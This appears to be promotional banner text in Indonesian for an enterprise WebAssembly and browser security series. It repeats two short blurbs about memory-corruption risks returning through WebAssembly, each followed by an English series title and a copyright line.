Ketika peramban web berubah menjadi Mesin Virtual eksekusi biner murni, masa lalu kelam eksploitasi korupsi memori C/C++ kembali menghantui. Melindungi kotak pasir linier ini adalah batas akhir DevSecOps generasi modern.

The Web Sandbox Guardians

© 2026 All rights reserved.
Enterprise Browser-Level Exploitation Series



Ketika batas kinerja peramban dipaksa melampaui JavaScript, WebAssembly membuka pintu gerbang bagi eksekusi tingkat tinggi. Namun ketiadaan benteng linier memori mengembalikan mimpi buruk korupsi C/C++ langsung ke jantung peramban klien Anda.

The Ring-3 Sandbox Guardian

© 2026 All rights reserved.
Enterprise WebAssembly Security Architecture